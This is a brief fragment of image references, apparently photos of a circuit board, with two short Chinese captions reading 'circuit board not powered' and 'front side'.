


(電路板不通電)







正面



